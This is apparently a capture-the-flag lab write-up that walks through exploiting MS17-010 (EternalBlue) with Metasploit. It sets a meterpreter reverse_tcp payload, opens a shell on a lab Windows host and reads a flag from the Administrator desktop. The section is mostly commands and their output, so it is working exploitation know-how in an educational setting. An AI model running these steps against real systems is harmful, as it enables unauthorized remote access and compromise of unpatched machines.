3. Exploitation with Metasploit

Exploit the vulnerability using Metasploit

Metasploit Steps :

- Launch Metasploit and search for the MS17-010 exploit
- Use the appropriate exploit module
- Configure the exploit options
- Run the exploit to gain access to the machine
- navigate to the Adminstartor desktop
- see what’s insde the root.txt
- What is the flag found on the machine?

```
etasploit Documentation: https://docs.metasploit.com/

sf6 > search MS17-010

atching Modules
===============

  #   Name                                         Disclosure Date  Rank     Check  Description
  -   ----                                         ---------------  ----     -----  -----------
  0   exploit/windows/smb/ms17_010_eternalblue     2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remot
 Windows Kernel Pool Corruption
```


```
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > options
```

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 10.0.2.15
RHOST => 10.0.2.15
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
```

```
[+] 10.0.2.15:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.0.2.15:445 - Sending egg to corrupted connection.
[*] 10.0.2.15:445 - Triggering free of corrupted buffer.
[*] Sending stage (201798 bytes) to 10.0.2.15
[*] Meterpreter session 1 opened (10.0.2.23:4444 -> 10.0.2.15:49159) at 2024-12-02 19:53:59 -0500
[+] 10.0.2.15:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.0.2.15:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.0.2.15:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
```

```
meterpreter > shell
Process 1556 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>dir
```


C:\Windows\system32>cd C:\Users
cd C:\Users
C:\Users>dir
dir
Volume in drive C has no label.
Volume Serial Number is 7869-C40D
Directory of C:\Users
07/04/2024 09:43 AM <DIR> .
07/04/2024 09:43 AM <DIR> ..
07/20/2021 08:22 AM <DIR> Administrator
07/04/2024 09:43 AM <DIR> Holderton_simpleuser
04/12/2011 03:28 AM <DIR> Public
07/20/2021 08:10 AM <DIR> user
0 File(s) 0 bytes
6 Dir(s) 8,908,849,152 bytes free

```
C:\Users\Administrator>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 7869-C40D

 Directory of C:\Users\Administrator

07/20/2021  08:22 AM    <DIR>          .
07/20/2021  08:22 AM    <DIR>          ..
07/20/2021  08:22 AM    <DIR>          Contacts
10/09/2024  09:58 AM    <DIR>          Desktop
10/09/2024  09:45 AM    <DIR>          Documents
07/20/2021  08:22 AM    <DIR>          Downloads
07/20/2021  08:22 AM    <DIR>          Favorites
07/20/2021  08:22 AM    <DIR>          Links
07/20/2021  08:22 AM    <DIR>          Music
07/20/2021  08:22 AM    <DIR>          Pictures
07/20/2021  08:22 AM    <DIR>          Saved Games
07/20/2021  08:22 AM    <DIR>          Searches
07/20/2021  08:22 AM    <DIR>          Videos
               0 File(s)              0 bytes
              13 Dir(s)   8,908,849,152 bytes free

C:\Users\Administrator>cd Desktop
cd Desktop
```

```
C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 7869-C40D

 Directory of C:\Users\Administrator\Desktop

10/09/2024  09:58 AM    <DIR>          .
10/09/2024  09:58 AM    <DIR>          ..
10/09/2024  09:57 AM            91,648 flag.exe
10/09/2024  09:50 AM                20 root.txt.txt
               2 File(s)         91,668 bytes
               2 Dir(s)   8,908,849,152 bytes free

C:\Users\Administrator\Desktop>type root.txt.txt
type root.txt.txt
run the the flag.exe
C:\Users\Administrator\Desktop>flag.exe
flag.exe
Enter your GitHub username (or press Enter to use default): CarlosNadal
Generated flag:  b48ef8547c1798f013811cd49c6a51bd
```